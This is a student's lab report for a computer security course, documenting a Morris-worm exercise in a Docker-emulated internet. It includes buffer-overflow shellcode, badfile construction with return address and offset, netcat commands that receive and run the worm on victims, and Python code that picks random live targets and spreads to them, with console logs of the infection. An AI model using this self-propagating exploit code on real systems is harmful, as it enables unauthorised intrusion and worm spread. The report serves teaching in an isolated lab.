CSE 406

Computer Security Sessional

Assignment 2

Malware Design : Morris Worm

SUBMITTED BY :

FAHMID - AL-RIFAT
STUDENT NO : 1705087
LEVEL-4 ,TERM-1

Introduction : In this assignment , My goal was to release morris worms in provided Internets, and see how the worms spread across the entire emulated Internet and do all specification mentioned tasks .

Task 1: Attack Any Target Machine

Build and Run Docker

First of all , we have to run dcbuild command to build the container images for nano and internet and map website . Here , I was getting an error because of the curl version conflict . Uninstalling the previous curl version solved the problem .Besides I also stoped address randomization for making buffer flow easy


```
[08/06/22]seed@VM:~/.../internet-nano$ dcbuild
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
b5e99359ad22: Pulling fs layer
3d2251ac1552: Pulling fs layer
1059cf087055: Downloading [>                                                  ] 1059cf087055: Downloading [=>
                ] 1059cf087055: Downloading [=>                                                  ] 3d2251ac1552: Downloading [>
                                ]  15.67kB/1.507MB
1059cf087055: Downloading [==>                                                ] b5e99359ad22: Pull complete

3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 25df8df7620c
Removing intermediate container 25df8df7620c
 ---> a4a33ecd5cbb
Step 3/6 : COPY server /bof/server
 ---> d64e8818088c
Step 4/6 : COPY stack  /bof/stack
 ---> c46e80d62f51
Step 5/6 : RUN chmod +x /bof/server
```

After that , we have to run the dcup command to start the containers . For the first time both process take quite a big amount of time .

```
[08/06/22]seed@VM:~/.../internet-nano$ dcup
Creating network "internet-nano_default" with the default driver
Creating network "internet-nano_net_151_net0" with the default driver
Creating network "internet-nano_net_ix_ix100" with the default driver
Creating network "internet-nano_net_152_net0" with the default driver
Creating network "internet-nano_net_153_net0" with the default driver
Creating as152h-host_2-10.152.0.73                          ... done
Creating as153h-host_1-10.153.0.72                          ... done
Creating as151h-host_2-10.151.0.73                          ... done
Creating as151h-host_4-10.151.0.75 ...
Creating as153h-host_3-10.153.0.74                          ... done
Creating internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Creating as151h-host_0-10.151.0.71                          ... done
Creating as100rs-ix100-10.100.0.100                         ... done
Creating internet-nano_morris-worm-base_1                   ... done
Creating as152h-host_4-10.152.0.75                          ... done
Creating as151h-host_3-10.151.0.74                          ... done
Creating as152h-host_3-10.152.0.74                          ... done
Creating as152r-router0-10.152.0.254                        ...
Creating as153r-router0-10.153.0.254                        ...
Creating as153h-host_4-10.153.0.75                          ... done
Creating as152h-host_1-10.152.0.72                          ...
Creating as153h-host_0-10.153.0.71                          ... done
Creating as152h-host_0-10.152.0.71                          ... done
Creating as153h-host_2-10.153.0.73                          ...
Creating as151h-host_1-10.151.0.72                          ... done
Creating as151r-router0-10.151.0.254                        ...
```

Buffer Overflow Attack

Our plan is here to exploit the victim machine's buffer overflow vulnerability . For buffer overflow attack . First of all we need to know the ebp of bof and buffer . From these two we will generate a return address and offset to run malicious code from the stack .



After giving proper input from the terminal we will get the frame pointer of bof and buffer printed in the nano terminal . We have to add some value with the bof address to make a return address to jump into the nop . Subtracting the buffer address from the bof address we will get our offset value .


```
seed@VM: ~/.../internet-nano
s152h-host_3-10.152.0.74, as151h-host_4-10.151.0.75, as151r-router0-10.151.0.254, as152r-router0-10.152.0.254, as
s153h-host_0-10.153.0.71, as151h-host_2-10.151.0.73
as100rs-ix100-10.100.0.100          | ready! run 'docker exec -it c661f04baf40 /bin/zsh' to attach to this node
as151h-host_0-10.151.0.71           | ready! run 'docker exec -it 9c3b45b9bb46 /bin/zsh' to attach to this node
as100rs-ix100-10.100.0.100          | bird: Started
as151h-host_1-10.151.0.72           | ready! run 'docker exec -it a9dc85fd80a1 /bin/zsh' to attach to this node
as151h-host_3-10.151.0.74           | ready! run 'docker exec -it 49fb1a8d7911 /bin/zsh' to attach to this node
as151h-host_4-10.151.0.75           | ready! run 'docker exec -it d77aea4793dc /bin/zsh' to attach to this node
as151r-router0-10.151.0.254         | ready! run 'docker exec -it 96d0ae4ffaea /bin/zsh' to attach to this node
as151r-router0-10.151.0.254         | bird: Started
as152h-host_0-10.152.0.71           | ready! run 'docker exec -it 99e3f9c3a53c /bin/zsh' to attach to this node
as152h-host_1-10.152.0.72           | ready! run 'docker exec -it 5bdbabe14d90 /bin/zsh' to attach to this node
as152h-host_2-10.152.0.73           | ready! run 'docker exec -it 2d66a7dadefd /bin/zsh' to attach to this node
as152h-host_3-10.152.0.74           | ready! run 'docker exec -it aabd47f88809 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75           | ready! run 'docker exec -it 4f8341ed08c4 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254         | ready! run 'docker exec -it 3ba41e261b4f /bin/zsh' to attach to this node
as152r-router0-10.152.0.254         | bird: Started
as153h-host_1-10.153.0.72           | ready! run 'docker exec -it 370118a5727d /bin/zsh' to attach to this node
as153h-host_2-10.153.0.73           | ready! run 'docker exec -it 4367f1253a6e /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71           | ready! run 'docker exec -it 8b61908b134a /bin/zsh' to attach to this node
as153h-host_3-10.153.0.74           | ready! run 'docker exec -it c0054032bb91 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75           | ready! run 'docker exec -it 812bf8982863 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254         | ready! run 'docker exec -it 318813c21bfd /bin/zsh' to attach to this node
as153r-router0-10.153.0.254         | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_2-10.151.0.73           | ready! run 'docker exec -it ca3b7fe42504 /bin/zsh' to attach to this node
as151h-host_0-10.151.0.71           | Starting stack
as151h-host_0-10.151.0.71           | Input size: 6
as151h-host_0-10.151.0.71           | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71           | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71           | ==== Returned Properly ====
```

Now , we have to put our ret and offset value in worm.py when creating a bad file .

```python
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 0x10  # Need to change
    offset = 112 + 4  # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)
```

Our payload contains a bin bash running command and also prints “ Shell Code is Running “. After running our malicious code with proper payload and buffer over parameter we can successfully open bash in the victim machine and bellow ss , victim 10.151.0.71 is printing

“ Shell Code is Running “ which is written in our buffer overflow payload .



Task 2: Self Duplication

Modifying worm file

Here , I considered the scenario where the attacker server will send a worm file and the victim server will receive that worm file . To forcefully make the victim receive worm file attacker exploit buffer overflow vulnerability . In the payload (22 no line below SS) which is our payload , we as the attacker open the listening port command in 8090 . This port in the victim machine will waiting for accepting worm.py file

```
8  # You can use this shellcode to run any command you want
9  shellcode= (
10     "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAABBBBCCCCDDDD"
15     "/bin/bash*"
16     "-c*"
17     # You can put your commands in the following three lines.
18     # Separating the commands using semicolons.
19     # Make sure you don't change the length of each line.
20     # The * in the 3rd line will be replaced by a binary zero.
21     " echo '(^_^) Shellcode is running (^_^)';                    "
22     " nc -lnv 8090 > warm.py;                                     "
23     "                                                             "
24     "                                                            *"
25     "1234567890123456789012345678901234567890123456789012345678901234567890"
26     # The last line (above) serves as a ruler, it is not used
27 ).encode('latin-1')
```

After that we had finished sending the worm part .For this purpose , I added 80 no lines from the bellow ss . Here in the subprocess function we send worm.py to the 8090 port of the client machine .


```
65  # Launch the attack on other servers
66  while True:
67      targetIP = getNextTarget()
68
69      # Send the malicious payload to the target host
70      print(f"*********************************", flush=True)
71      print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
72      print(f"*********************************", flush=True)
73      subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
74
75
76
77      # Give the shellcode some time to run on the target host
78      time.sleep(1)
79
80      subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8090"], shell=True)
81
82
83      # Sleep for 10 seconds before attacking another host
84      time.sleep(10)
85
86      # Remove this line if you want to continue attacking others
87      exit(0)
```

For demonstrating purpose IP 10.151.0.71 is our victim machine .

```
48  # Find the next victim (return an IP address).
49  # Check to make sure that the target is alive.
50  def getNextTarget():
51      return '10.151.0.71'
```

Copying the worm file in host and run it


For our demonstration I chose IP 10.151.0.72 as our attacking server and so copied the worm.py file in the attacker host machine and run the python file there



From nano we could see that attack was successful and the victim IP 10.151.0.71 was buffer overflowed and thus downloaded the worm.py in victims machine

```
seed@VM: ~/.../internet-nano
as151r-router0-10.151.0.254          | ready! run 'docker exec -it 96d0ae4ffaea /bin/zsh' to attach to this node
as151r-router0-10.151.0.254          | bird: Started
as152h-host_0-10.152.0.71            | ready! run 'docker exec -it 99e3f9c3a53c /bin/zsh' to attach to this node
as152h-host_1-10.152.0.72            | ready! run 'docker exec -it 5bdbabe14d90 /bin/zsh' to attach to this node
as152h-host_2-10.152.0.73            | ready! run 'docker exec -it 2d66a7dadefd /bin/zsh' to attach to this node
as152h-host_3-10.152.0.74            | ready! run 'docker exec -it aabd47f88809 /bin/zsh' to attach to this node
as152h-host_4-10.152.0.75            | ready! run 'docker exec -it 4f8341ed08c4 /bin/zsh' to attach to this node
as152r-router0-10.152.0.254          | ready! run 'docker exec -it 3ba41e261b4f /bin/zsh' to attach to this node
as152r-router0-10.152.0.254          | bird: Started
as153h-host_1-10.153.0.72            | ready! run 'docker exec -it 370118a5727d /bin/zsh' to attach to this node
as153h-host_2-10.153.0.73            | ready! run 'docker exec -it 4367f1253a6e /bin/zsh' to attach to this node
as153h-host_0-10.153.0.71            | ready! run 'docker exec -it 8b61908b134a /bin/zsh' to attach to this node
as153h-host_3-10.153.0.74            | ready! run 'docker exec -it c0054032bb91 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75            | ready! run 'docker exec -it 812bf8982863 /bin/zsh' to attach to this node
as153r-router0-10.153.0.254          | ready! run 'docker exec -it 318813c21bfd /bin/zsh' to attach to this node
as153r-router0-10.153.0.254          | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_2-10.151.0.73            | ready! run 'docker exec -it ca3b7fe42504 /bin/zsh' to attach to this node
as151h-host_0-10.151.0.71            | Starting stack
as151h-host_0-10.151.0.71            | Input size: 6
as151h-host_0-10.151.0.71            | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71            | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71            | ==== Returned Properly ====
as151h-host_0-10.151.0.71            | Starting stack
as151h-host_0-10.151.0.71            | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71            | Listening on 0.0.0.0 8090
as151h-host_0-10.151.0.71            | Connection received on 10.151.0.1 51576
as151h-host_0-10.151.0.71            | Starting stack
as151h-host_0-10.151.0.71            | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71            | Listening on 0.0.0.0 8090
as151h-host_0-10.151.0.71            | Connection received on 10.151.0.1 51594
```

After that we went to the victim machine from the map website . As the attack was successful we found a copied version of worm.py in the victim vaccine.



Task 3: Propagation

Modifying worm file

For propagation , the victim server has to act as a new attacker server recursively when the victim server gets the worm file . For this purpose victims have to execute the worm file . In our bellow SS (23 line) we extra added execution permission and give writing the worm file running code as the payload .

```
9   # You can use this shellcode to run any command you want
10  shellcode= (
11      "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
12      "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
13      "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
14      "\xff\xff\xff"
15      "AAAABBBBCCCCDDDD"
16      "/bin/bash*"
17      "-c*"
18      # You can put your commands in the following three lines.
19      # Separating the commands using semicolons.
20      # Make sure you don't change the length of each line.
21      # The * in the 3rd line will be replaced by a binary zero.
22      " echo '(^_^) Shellcode is running (^_^)';                  "
23      " nc -lnv 8090 > warm.py; chmod +x worm.py; ./worm.py;      "
24      "                                                           "
25      "                                                          *"
26      "1234567890123456789012345678901234567890123456789012345678901234567890"
27      # The last line (above) serves as a ruler, it is not used
28  ).encode('latin-1')
```


Here to choose the next victim we considered a random victim choosing approach . In the below code , from line no 53 to 56 we randomly choose a new ip in the given range . To check if the newly generated IP is valid or not we send ping from that id and if the process is successful we mark that IP as alive and do our further steps . If not successful , when generated IP is not valid we return one .

```
49  # Find the next victim (return an IP address).
50  # Check to make sure that the target is alive.
51  def getNextTarget():
52      #return '10.151.0.71'
53      a = randint(151,155)
54      b = randint (70,80)
55
56      ipaddr = "10."+str(a)+".0."+str(b)
57
58      output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
59
60      result = output.find(b"1 received")
61
62      if result == -1:
63          print(f"{ipaddr} is not alive", flush=True)
64          return "-1"
65
66      else:
67          print(f"***{ipaddr} is alive, launch the attack", flush=True)
68          return ipaddr
```

In our specification it was said that the first attacker will only send worms to one victim client and stop propagating . Other attackers can send worm files more than once .To limit the first attacker to send one worm file in line 110 and 111 we exit after sending one worm when the host is “VM” or first attacker . For this purpose we get a hostname in 87 Line below and check as mentioned.


```
81  # Create the badfile
82  createBadfile()
83
84  # Launch the attack on other servers
85  while True:
86      targetIP = getNextTarget()
87      hostName =socket.gethostname()
88
89      if(targetIP=="-1") :
90        continue
91
92      # Send the malicious payload to the target host
93      print(f"**********************************", flush=True)
94      print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
95      print(f"**********************************", flush=True)
96      subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
97
98
99
100     # Give the shellcode some time to run on the target host
101     time.sleep(1)
102
103     subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8090"], shell=True)
104
105
106     # Sleep for 10 seconds before attacking another host
107     time.sleep(10)
108
109     # Remove this line if you want to continue attacking others
110     if hostName == "VM" :
111       exit(0)
```

Running worm file



After launching the worm file from the VM machine with the help of python, the worm statered to propagate one after another maintaining a certain interval . The affected machine IDs will be printed in the nano console and also we can see this propagation in map website as screenshots given below :

```
seed@VM: ~/.../internet-nano
as151h-host_3-10.151.0.74 | ***10.153.0.72 is alive, launch the attack
as151h-host_3-10.151.0.74 | **********************************
as151h-host_3-10.151.0.74 | >>>>> Attacking 10.153.0.72 <<<<<
as151h-host_3-10.151.0.74 | **********************************
as153h-host_1-10.153.0.72 | Starting stack
as152h-host_4-10.152.0.75 | (^_^) Shellcode is running (^_^)
as152h-host_4-10.152.0.75 | Listening on 0.0.0.0 8090
as152h-host_4-10.152.0.75 | Connection received on 10.153.0.75 36068
as153h-host_1-10.153.0.72 | (^_^) Shellcode is running (^_^)
as153h-host_1-10.153.0.72 | Listening on 0.0.0.0 8090
as153h-host_1-10.153.0.72 | Connection received on 10.151.0.74 34266
as153h-host_0-10.153.0.71 | ***10.151.0.75 is alive, launch the attack
as153h-host_0-10.153.0.71 | **********************************
as153h-host_0-10.153.0.71 | >>>>> Attacking 10.151.0.75 <<<<<
as153h-host_0-10.153.0.71 | **********************************
as151h-host_4-10.151.0.75 | Starting stack
as152h-host_4-10.152.0.75 | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75 | 10.151.0.76 is not alive
as152h-host_4-10.152.0.75 | 10.155.0.71 is not alive
as153h-host_1-10.153.0.72 | The worm has arrived on this host ^_^
as152h-host_4-10.152.0.75 | 10.153.0.79 is not alive
as152h-host_4-10.152.0.75 | ***10.153.0.75 is alive, launch the attack
as152h-host_4-10.152.0.75 | **********************************
as152h-host_4-10.152.0.75 | >>>>> Attacking 10.153.0.75 <<<<<
as152h-host_4-10.152.0.75 | **********************************
as153h-host_4-10.153.0.75 | Starting stack
as151h-host_4-10.151.0.75 | (^_^) Shellcode is running (^_^)
as151h-host_4-10.151.0.75 | Listening on 0.0.0.0 8090
as153h-host_1-10.153.0.72 | 10.152.0.76 is not alive
as151h-host_4-10.151.0.75 | Connection received on 10.153.0.71 53224
as153h-host_1-10.153.0.72 | 10.153.0.80 is not alive
